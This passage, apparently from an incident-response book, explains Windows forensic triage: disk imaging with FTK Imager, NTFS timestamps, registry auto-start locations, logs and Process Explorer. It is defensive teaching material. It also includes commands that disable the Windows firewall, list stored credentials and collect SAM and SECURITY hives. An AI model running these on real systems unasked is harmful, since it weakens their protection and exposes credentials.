On Windows XP and later, you can enable tracking of open files at the operating system level, as listed in Table 5-5. The command to enable this is `openfiles /local on` followed by a system reboot. At the kernel level, this command enables the Maintain Objects List global flag. Once the flag is enabled and the OS rebooted, you can generate a list of open files and the associated user account with this command:

```
openfiles /query /v /fo CSV > c:\ir\openfiles.csv
```

Hopefully, the system you are investigating has already been configured for open file support as described in "Phase 1, Preparation: Know Thy Network and the Identities of Those Who Use It" on page 18. As a reminder, on the server side, run `openfiles /local on` and reboot the server. This command enables or disables the system's Maintain Objects List global flag. You can enable open file support on Server 2016 and later, Windows 10 and later, and Azure Local 2311.2 and later.

Table 5-5. `openfiles` commands

Topic	Command
Check the status of the system's Maintain Objects List.	`openfiles /local`
List files being accessed remotely from the file server.	`openfiles /query /fo table /v > c:\IR\openfiles.txt` In PowerShell 4 and later, `Get-SmbOpenFiles` can also be used to see shared files if a lock is created by the editing software.
List files on a remote server.	`openfiles /s:SERV_NAME_or_IP /u:USER /p:Pass /query`

Step 7: Collect Disk Details and Image

Several options exist to collect a disk image. Traditional tools are dd, DC3DD, FTK Imager, EnCase, and LinEN. More modern tools are X-Ways Forensics with WinHex Remote and F-Response. These tools rely on a local agent that reads the disk and sends the image back. Regardless of what you choose, understand that a small part of the data, collected rapidly, can have a huge payoff. During the IR process, one objective is to sift through a large number of systems to find the few that provide sufficient evidentiary value against the clock so that IR teams can find patient zero or the best-fit system for a full disk image workup and analysis, which can take days.

FTK Imager is one of the easier tools to grab a triage image, and it has some nice graphical capabilities. Once the disk image is created, a timeline can be constructed to show what files have changed. Ensure that you clearly document in your case notes why you chose a live image. To minimize changes, stop all services and applications that you can. Consider disabling outbound communication to the internet at the network layer. This can be done with an ACL in the switch fabric, by changing the switch port to an isolated VLAN, by using a "contain" option in an EDR, or by denying outbound traffic at the perimeter firewall. Do not disconnect the system's NIC if it can be avoided, because changing NIC state can be detected by an adversary (it triggers a change in the registry). Rather, minimize any communication to or from the system.

If you intend to make a full disk image, you will need a destination drive that is slightly larger than the suspect system. Full disk imaging on a modern system can take many hours, as source drives are often in the terabyte range. In many cases, triage images can be made on a mounted USB. Also, determine if the subject system has an encrypted drive. In an IR or triage situation, a logical volume from a running system is the best choice, because dealing with encryption complicates matters.

One step before you start these processes: make sure you investigate how many drives are in the system, which drive is the boot drive, and which drive is the *C:* volume. On Windows 11, use the Search option in the shell and type "Device Manager", as shown in Figure 5-2.




Figure 5-2. Device Manager drive view

There is also a PowerShell script in the book's GitHub named *get-disk-info.ps1*, which collects detailed information about a system's drive layout.

Here is an example of the summary output at the end:

```
All Volumes (including hidden):
  No Letter - '' [NTFS] - 0.63 GB
    Health: Healthy | Operational: OK
    â-º Hidden/System Volume

  C: - 'Windows' [NTFS] - 3725.28 GB
    Health: Healthy | Operational: OK

  D: - 'data' [NTFS] - 931.5 GB
    Health: Healthy | Operational: OK

  E: - 'TRIAGE' [FAT32] - 31.99 GB
    Health: Healthy | Operational: OK
```

NTFS Filesystem Times (v3.01)

One of the reasons to create a triage system image is to support timeline analysis. Different filesystems have different timestamp resolutions. The FAT filesystem has two-second granularity, and this is important because FAT is a common filesystem for USB devices. NTFS, on the other hand, has 100-nanosecond granularity. The impact is that low-resolution sources can only bound event time coarsely, and if various sorting algorithms are used and low-resolution time sources are included, the actual event time could build a timeline out of sequence.

NFTS includes four time values in `$MFT`:

Modified
: The last time the file's content was altered. Modified time serves as the primary indicator of when data in the file changed.

Accessed
: The last time the file was opened or read. NTFS access-time updates may be suppressed or delayed for performance reasons by Windows.

Changed
: When the file's metadata or MFT entry was modified. Common examples of a changed time are from file rename, permission change, or another attribute update. This is separate and distinct from content modification as it documents when the filesystem entry was modified.

Birthday
: The actual file creation time, which indicates when the file was first created on the volume itself. Not all filesystem formats record a birth time.

There are two other issues to contend with:

Antiforensics
: Adversaries, automated software, or system admins may change system time to confuse investigators, interfere with log pipelines, or provide event data that camouflages their efforts. For example, an intruder sets the system clock back several hours to hide lateral movement. An adversary could set the system clock back 50 years so that the log pipeline and analyst would assume the data is erroneous and disregard the source data entirely.

Timestomping
: This is a more nuanced antiforensic technique. It refers to the deliberate alteration of a file's timestamps on a filesystem (often Windows NTFS). This tactic is used to hide tools on the victim's filesystem, manipulate a group of files to look like part of an update, or change file times to appear out of scope from timeline analysis for a given incident. Timestomping changes are accomplished by altering file "create" timestamps outside the incident timeframe, often by years, and could lead to important artifacts being more difficult for examiners to find or being missed entirely.

Using FTK Imager to create a triage image

Using this process assumes that you have a sanitized USB with FTK Imager copied to the drive or a network share with a copy of the tool:

1. On the suspect system, either (a) add or insert a sanitized USB drive or (b) map a network share to a collection point using net use or a similar command.
2. Open FTK Imager (it should be on your USB or at your network collection point).
3. Select File, then Add Evidence Item, and in the Select Source dialog, choose Logical Drive.
4. For a live image, you likely want *C:\ [NTFS]* as your logical drive source.
5. On the left, click the various + signs to expand the drive until you see the contents of the root volume.
6. In the lower left, click the Custom Content tab. Select a file or directory, right-click it, and add it to custom content. As you do so, entries appear in the tabbed area.
7. Click [root] on the left to open the filesystem contents of the root in the file listing tab on the right. Scroll down until you see $MFT and $LogFile. Highlight both, right-click, and choose Add to Custom Image, as shown in Figure 5-3.




Figure 5-3. Adding `$MFT` and `$LogFile` to the custom image

8. Next, add the Windows registry hives by navigating to *Windows\System32\config*. Right-click on SAM, SAM.LOG1, and SAM.LOG2. These three files make up the SAM registry hive on Windows 11 (you may also see SAM.LOG on Windows 10; add that as well). Do the same for SOFTWARE, SECURITY, DEFAULT, and SYSTEM by adding the hive name and the two logfiles. Registry hives contain extensive system information.
9. Navigate to Windows\Prefetch, right-click, and add the entire directory structure to the custom image. Prefetch files show executables that were run, when they were first executed, and how many times this occurred.
10. In this step, FTK will be configured to capture all files of the same name, rather than pointing it at a specific file. In the lower-left content pane, click New, scroll this window to the bottom, click the *, and click Edit.
    a. In the Wildcard options dialog, type **`ntuser.dat`** and check "Ignore case."
    b. Repeat this process and add **`userclass.dat`**.
    c. Repeat this process and add **`*.lnk`**.
11. At this point, the image will contain the minimum set of artifacts for the directory structure and the filesystem times, the registry, recent file execution history, and soft links. Based on your case, additional files may be considered, and if time permits, collect everything listed here. What you choose depends on the time versus value trade-off. Is there enough time to collect these files versus their value? Will they assist in the case? Consider the following options case by case:
    a. Add *Setupapi.dev.log* in *C:\Windows\inf* to capture first-time USB insertions.
    b. Add the subject user's profile directory under *C:\Users*.
    c. Look at [root] for unusual directories, like *C:\Data*. This directory does not normally exist on a Windows PC.
    d. There are several Windows Event logs under *C:\Windows\System32\winevt\logs*: *System.evtx*, *Security.evtx*, *Application.evtx*, *Setup.evtx*, *Microsoft-Windows-PowerShell%4Operational.evtx*, *Microsoft-Windows-Windows Defender%4Operational.evtx*, and *Microsoft-Windows-TaskScheduler%4Operational.evtx*.
    e. The hosts file is in *C:\Windows\System32\drivers\etc\hosts*.
    f. The WMI repository backup directory is in *C:\Windows\System32\LogFiles\WMI\RtBackup**.
    g. Two memory files may be very useful: *C:\pagefile.sys* and *C:\hiberfil.sys*.
    h. Scheduled tasks are in *C:\Windows\System32\Tasks**.
12. Once all the files and directories are added to the case, create the image. In the Custom Content tab, click Create Image. Click Add, fill in the notes, and in the next dialog, select either the USB or the mounted drive, browsing as needed. For

the filename, use a self-documenting name like *YYYYMMDD_SYSNAME_TriageImg*. Then, click Start.

13. Once the image is created, it can be mounted inside FTK or Arsenal Image Mounter.

Using FTK Imager to create a logical volume image

Instead of a much shorter triage image, the IR team may decide to capture a full image. Using this process assumes that you have a sanitized USB with FTK Imager copied to the drive, or a network share with a copy in the share of the tool. To use FTK Imager to create a logical volume image, follow these steps:

1. On the suspect system, either (a) add or insert a sanitized USB drive or (b) map a network share to a collection point using `net use` or a similar command.
2. From the source (FTK Install USB drive or share), run *FTK Imager.exe* on the suspect system.
3. From the File menu, choose Create a Disk Image.
4. From the next set of dialogs:
   a. For a triage image, in the Select Source dialog, choose Logical Drive. Selecting Physical Drive creates a bit-for-bit copy of the original drive, requiring a target slightly larger than the source.
   b. In the Select Drive dialog, choose *C:*, which should be the default boot drive.
   c. In the Create Image dialog, add a destination with a properly named file. Choose either E01 or AFF, depending on your downstream process. E01 is an EnCase evidence file, whereas AFF is the Advanced Forensic Format, an open source type. The EO1 format will prompt you to enter case notes; remember that these may appear in court documents someday.
   d. In the Select Image Destination dialog, choose the target folder and filename. If you mapped G: to the subject system, the target would be *G:\Cases\ Case## \SOURCE_DRIVE_DATE.img* (for example, *serv01_disk01_20140704*). This method is self-documenting and pays off in the long run. The target can also be a USB drive that is a little larger than the source drive.
   e. For the Image Fragment size option, set this number slightly larger than the drive size for DD images. For E01 images, set it to 2048 (2 GB).
   f. Let the imaging process run. While it's running, avoid making any changes to the OS if possible.
5. When the imaging process is complete, save and preserve the output in a file named for the case, and document accordingly.

Step 8: Collect Supplemental System Information

For the incident responder, the commands in Table 5-6 may provide useful supplemental information that helps describe the system's operational and security stance. For the forensic examiner or law enforcement agent, it may be essential to fully document the system used in a case for evidence traceability. Remember, as with other tables, the `wmic` command is deprecated in Windows 11 and Windows Server 2025. For many of these commands, refer to Chapter 6 for an alternative.

Table 5-6. Supplemental Windows collection commands

Topic	Command
Show installed software (not necessarily resident software).	`wmic product list`
Detect encryption status.	`cipher /y` (shows EFS and certificate) `manage-bde -status` (shows BitLocker status)
Verify system file integrity.	`sigverif` Note: This is a GUI tool, and it takes several minutes to run. Once it's done, click Advanced, then View Log File, and save the results.
Check system files modified in the last 30 days.	`forfiles /p "C:\Windows" /s /m *.* /d -30 /c "cmd /c echo @path - @fdate @ftime"`

Check volume shadow copy providers, storage, and status.[a]	`vssadmin list providers`
	`vssadmin list shadowstorage`
	`vssadmin list shadows`

Get the current audit policy.	`auditpol.exe /get /category:*`

[a] Destroying and disabling volume shadow copies is a common tactic for attackers, because it prevents simple system recovery.

To detect disk encryption, you can also get an Encrypted Disk Detector from Magnet Forensics. This tool can detect six encryption schemes.

WFAS firewall default settings

You can find the default Windows firewall settings in a few different ways. From the Control panel, the path is Control Panel → System and Security → Windows Defender Firewall → Advanced Settings. You can also press Windows + R, type

"MMC.exe", and add the WFAS snap-in. In either case, you are looking for "Windows Defender" so that you can right-click and select Properties. From there, choose the appropriate tab: Domain, Private, or Public. Each tab has a Customize button under Logging. This setting lists the log location and controls logging for inbound and outbound connections. If none of these are set to Yes, you won't have logfiles. On the Public and Private tabs, you can decide which NIC the WFAS/WDF is enabled on by clicking Customize.

Here are a few more considerations:

- The Block (Default) option blocks only those inbound connections for which there isn't a rule to allow them.
- Use Customize Settings to set the "Display a notification" setting.
- To manage rules, select WFAS Snap-in, right-click the Inbound/Outbound Rules container, then select New Rule.

WFAS order of rule processing

Firewalls have a defined order of processing. Some use a first-match policy. WFAS has its own specific rules:

- Rules that allow or block traffic for particular services
- Rules that allow traffic from particular computer sets
- Rules that allow traffic only if it is IPsec-secured (AH or ESP)
- Rules that block traffic, inbound or outbound
- Rules that allow traffic, inbound or outbound, with or without IPsec
- Default behavior for the active network profile (allow or block)



Many of these commands require administrator-level access in a command prompt. For Windows Server 2008 and later, use `netsh advfirewall` (see KB 947709) for several legacy commands. If you are working with a legacy system, use the `netsh firewall` commands (listed first). These older commands do work on Windows 11, but you will receive a "netsh firewall is deprecated" informational message.

Windows firewall logfiles are in the *%windir%\System32\Logfiles\Firewall* directory. You can copy them to a destination with a command such as `copy %windir%\System32\Logfiles\ Firewall\*.log D:\WFAS_Logs`. Table 5-7 contains legacy commands, while Table 5-8 has current commands.

Table 5-7. Legacy `netsh` commands

Topic	Command
Enable logging (will change system state).	`netsh firewall set logging %systemroot%\system32\LogFiles\Firewall\pfirewall.log 4096 ENABLE ENABLE`
Enable the firewall.	`netsh firewall set opmode ENABLE`
Show wireless interfaces.	`netsh wlan show interfaces`
Show all allowed inbound ports.	`netsh firewall show portopening`
Show all allowed programs.	`netsh firewall show allowedprogram`
Show the firewall configuration.	`netsh firewall show config`
Drop the firewall.	`netsh firewall set opmode disable`

Table 5-8. Current `netsh` commands

Topic	Command
Enable the firewall.	`netsh advfirewall set currentprofile state on`
Show all configured rules.	`netsh advfirewall firewall show rule name=all`
Drop the firewall.	`netsh advfirewall set [all|domainprofile|privateprofile|publicprofile] state off`

Enable logging (this will change system state).	`netsh advfirewall set currentprofile logging filename %systemroot%\system32\LogFiles\Firewall\pfirewall.log`
	`netsh advfirewall set currentprofile logging maxfilesize 4096`
	`netsh advfirewall set currentprofile logging droppedconnections enable`
	`netsh advfirewall set currentprofile logging allowedconnections enable`

Common Windows Directories Used for Startup

Aside from many registry entries, several directories contain executable or batch files that run when the user initially logs in. These directories should be checked for any unexpected files. *ProgramData* is a hidden directory. Also check the "All Users Startup" directory on Windows 11:

- *C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup*
- *C:\Users\<userName>\AppData\Local\Microsoft\Windows Sidebar\Settings.ini*
- *C:\Users\<userName>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup*

To access the common user's startup directory, press Windows + R and enter "shell:common startup", as shown in Figure 5-4.




Figure 5-4. Windows Run dialog

Windows Scheduled Tasks

Windows 10 and later, as well as Windows Server 2016 and later, use Task Scheduler 2.0. Tasks are stored in individual XML files in *C:\Windows\System32\Tasks*. This directory contains various Microsoft and third-party product folders, so always check the entire directory for task files. The environment variable is `%windir%\System32\Tasks`. A GUI tool named Task Scheduler presents the inventory of scheduled tasks under Task Schedule Library. It follows the layout of the *TaskCache\Tree* registry path and has entries under the *Tasks* directory. In other words, all these structures should align. The GUI also lists execution history if enabled (which can be done by right-clicking the Library entry in the GUI and choosing Enable All Task History).

The legacy location, *C:\Windows\Tasks* (and its subdirectories), is used for Task Scheduler 1.0. On Windows 11, this directory is empty in a default installation.

There are two main registry paths for scheduled tasks for Windows 10 and Windows Server 2016 and later. Both paths are critical for Task Scheduler to function properly, so if you need to clean up or remove entries, ensure that they are removed from both paths:

- *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks*
- *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree*

The *TaskCache\Tasks* path contains metadata for each scheduled task, such as ID, triggers, and actions. Entries under here are listed by GUID. The *TaskCache\Tree* path stores folder hierarchy and task grouping information. These entries are human readable and point back to *TaskCache\Tasks* by an ID value that corresponds to detailed task information.

Common Windows 32-Bit and 64-Bit Registry Auto-Start Locations

There are a wide variety of registry-based auto-start locations. *HKLM* is an abbreviation for *HKEY_LOCAL_MACHINE*, which applies systemwide. *HKCU* stands for *HKEY_CURRENT_USER*. HKCU is a live view of a user-specific registry hive stored in that user's *NTUSER.DAT* file in their profile directory. When the user logs in, the hive is mounted under *HKEY_USERS<user SID>* and exposed as *HKEY_CURRENT_USER*.

There are two scripts for collecting this information on GitHub: *ASEP_Analyzer.ps1* and *get-run-keys.ps1*. The ASEP analyzer script takes an additional step to return human-readable data because binary data can be stored in a registry entry. You cannot import those values back in, but you can inspect them and use them for text comparison operations.

It is entirely possible that every user defined both in the SAM database and with a profile under *C:\User\LOGIN_NAME* can have different entries:

- Logon or run-type locations (programs that run at user logon or machine boot):
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*
  - *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*
  - *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx*

— *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices*

— *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce*

— *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run*

- Winlogon and session initialization locations (shell, userinit, notify, taskman):
  — *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon*
  — *HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon*
  — *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*
  — *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*
  — *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Taskman*
  — *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify*
- Locations for services, drivers, and boot-time images:
  — *HKLM\System\CurrentControlSet\Services* (service image path/driver entries)
  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\BootExecute* (boot execute images)
- Locations for Internet Explorer and shell extensions (Explorer add-ons, shell execute hooks, shell extensions, toolbars):
  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellExecute Hooks*
  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects*
  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellService ObjectDelayLoad*
  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\ Approved*
  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Toolbar*
  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTask-Scheduler*
- Locations for Internet Explorer and browser add-ons (BHOs, toolbars, AppInit, COM activations):
  — *HKLM\SOFTWARE\Microsoft\Internet Explorer\Toolbar*
  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects*
  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObject DelayLoad*

— *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls*

— *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved*

- Location for AppInit DLLs, image hijacks, and image load interceptors (image hijack locations are inspected by the Sysinternals Autoruns command under the CurrentVersion key):

  — *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls*

- Locations for scheduled scripts and Group Policy scripts:

  — *HKLM\SOFTWARE\Policies\Microsoft\Windows\System\Scripts\Startup*

  — *HKCU\SOFTWARE\Policies\Microsoft\Windows\System\Scripts\Startup*

  — *HKLM\SOFTWARE\Policies\Microsoft\Windows\System\Scripts\Logon*

  — *HKCU\SOFTWARE\Policies\Microsoft\Windows\System\Scripts\Logon*

- Location for active setup and per-machine COM/active setup components, which are installed components that run once per user:

  — *HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components*

- Locations for AppInit, image hijacks, and load order hijacks points, which are inspected by Autoruns and are other binary preload points and may also be manipulated by malicious code:

  — *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls*

  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Image File Execution Options*

- Locations for Winsock, LSPs, and network-layer persistence (Winsock layered service providers are under Services, and the LSP entries and Winsock providers are inspected by Autoruns):

  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\SharedDLLs*

  — *HKLM\System\CurrentControlSet\Services*

- Locations for codecs, shell execute hooks, and media extensions, which may be manipulated by malicious code:

  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion*
  (media codec locations)

  — *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks*

- Locations for browser helper objects, toolbars, and COM-based auto-starts (these are legacy keys and are for older browsers and Edge Internet Explorer compatibility mode; Chrome browsers do not use this key):
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects*
  - *HKLM\SOFTWARE\Microsoft\Internet Explorer\Toolbar*
  - *HKLM\SOFTWARE\Classes\CLSID* and related COM registration locations (COM objects can autorun via browsers or shell)
- Locations for miscellaneous and additional ASEPs that Autoruns examines:
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Shell*
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run*
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObject DelayLoad*

If you had to query a key, you could use a command like this:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
```

Other Windows Artifact Investigation

Table 5-9 provides supplemental commands and processes to run during Windows examinations. Remember that the WMIC command will not work on the most recent versions of Windows 11.

Table 5-9. Other Windows artifact investigation commands

Topic	Command

See user accounts and SIDs.	`wmic useraccount get sid, name`
	
	`(for /F "tokens=1,2 skip=1" %i in ('"wmic useraccount get sid, name"') do @echo %j %i) | sort`

List stored credentials.	`cmdkey /list`
List detailed attributes of files in a directory.	`dir /a /tw /o-d`
Recourse through a directory and produce a file listing.	`for /r %i in (*) do @echo %~ti, %~fi`
Search for files modified at a particular time.	`for /r %i in (*) do @echo %~ti, %~fi | find "08/24/2025 05:35"` Note: Use `05:` to get files changed at 5, not 5:35.

Topic	Command

Gather USB history (look in the USB store key; the path has no spaces).	`reg query hklm\system\currentcontrolset\enum\usbstor /s`
	
	`reg query hklm\system\currentcontrolset\enum\usbstor /s | find /i`

Windows Logfiles and Locations

There are two categories of Windows logs: Event and Application, both of which can be managed using Event Viewer or the wevtutil program. I have included a list of some Windows OS log locations in this section, with the log name, path, and suggested log size, as the default size is usually too small for long-term recordkeeping. During an incident, you should make a copy of these logs as soon as possible (as mentioned in the Disk Triage section of Event Viewer):

- Application log (20,480 MB): *%SystemRoot%\System32\Winevt\Logs\Application.evtx*
- Forwarded events log (131,072 MB, but note that this log is highly likely to rotate often if you are using Windows Event Forwarding and Collection): *%SystemRoot%\System32\Config\ForwardedEvents.evtx*
- Security log (131,072 MB for the domain controller; 20,480 MB for the member server): *%SystemRoot%\System32\Winevt\Logs\Security.evtx*
- Setup log (20,480 MB): *%SystemRoot%\System32\Winevt\Logs\Setup.evtx*

Following are specific application and service logs:

- DFS replication (20,480 MB): *%SystemRoot%\System32\Winevt\Logs\DfsReplication.evtx*
- DNS server (16,384 MB; the event log does not store queries, and the *dns.log* file itself is used for debugging and must be enabled in the DNS server): *%SystemRoot%\System32\Winevt\Logs\DNS Server.evtx*
- DNS Server: *%SystemRoot%\System32\DNS\Dns.log*
- Hardware events (20,480 MB): *%SystemRoot%\System32\Config\Hardware Events.evtx*
- IIS v6 and earlier logs: *C:\Windows\System32\LogFiles\W3SVC1*
- IIS v7 and later logs: *%SystemDrive%\inetpub\logs\LogFiles*
- FTP service logs: *%SystemDrive%\inetpub\logs\LogFiles* or *C:\inetpub\logs\LogFiles\FTPSVCn*, where *n* is the FTP service instance number

Windows Suspicious Processes: Process Explorer

Process Explorer (PE) is a very useful Windows admin tool that can also be used to understand how Windows works. Mark Russinovich advises that these are clues for malware using PE, and this is expanded by my experience. Start PE as an administrator, or you won't be able to see details of many processes. Figure 5-5 shows the interface.




Figure 5-5. Process Explorer

Configuration Options

PE is a powerful tool for analyzing data on a system. Windows administrators usually find the defaults sufficient, but an incident handler will need to enable additional options to dig deeper into the system. It operates in two modes based on which button you click below the Process List pane.

1. When you start PE, check the Options → Verify Image Signatures menu setting so that digital signatures are validated as images are reviewed (Process Details, Image tab). Signature status will appear in the "Verified Signatures" column.
2. Choose View → Show Lower Pane → View DLLs and View Handles to see which DLLs are loaded and their load paths, as well as file and registry handles, which is useful for persistence analysis.
3. Add these columns on the Process Image tab: Command Line and AutoStart Location. And on the Process Network tab, add columns for Network Send Bytes and Receive Bytes. These last two help identify when processes talk on the LAN. From an IR perspective, Process Bytes and Working Set are interesting, but they

don't give as much IR value as the other data elements in a crowded display space, so you can uncheck them on the Memory tab.

Suspicious Process Review

On the Image tab, review the Path and verify the executable's location matches the expected directory. For the Command Line, review the full command and its command-line arguments for anomalies. In the Autostart location, check whether the process has persistence mechanisms and whether the `autostart` method agrees with expected behavior. On the Digital Signature tab, any unsigned Microsoft-looking processes are red flags. On the Version Info tab, all the metadata should make sense, be spelled correctly, and align with what is expected from the binary. Examine the file description, company name, and version details.

On the TCP/IP (Network Analysis) tab, note the checkbox labeled Resolve Addresses. For IR, uncheck this box to minimize any opportunity to communicate with an adversary's DNS infrastructure. Look for unexpected outbound connections under Active Connections, noting the listening and destination ports, which should match the network application protocol in use, and the remote IPs. Those IP addresses may be IoCs. If you have DNS logging, you can check these IPs using your DNS logs as a passive DNS source to find queries and query types where the IP address appeared in the answer field.

The Strings tab may reveal interesting information, such as domain names, keys, IP addresses, user information, file paths, crypto wallet addresses, and more. If you suspect useful strings, save the output and review it with an ASCII editor (Notepad, Notepad++, etc.). Unfortunately, the minimum string length cannot be specified.

On the Environment tab, skimming through environment variables may reveal injection techniques or manipulation of the PATH or TEMP variables.

If you find a suspicious process, first right-click and suspend the process, then collect a full memory dump for later analysis. Afterward, you can kill the process tree.



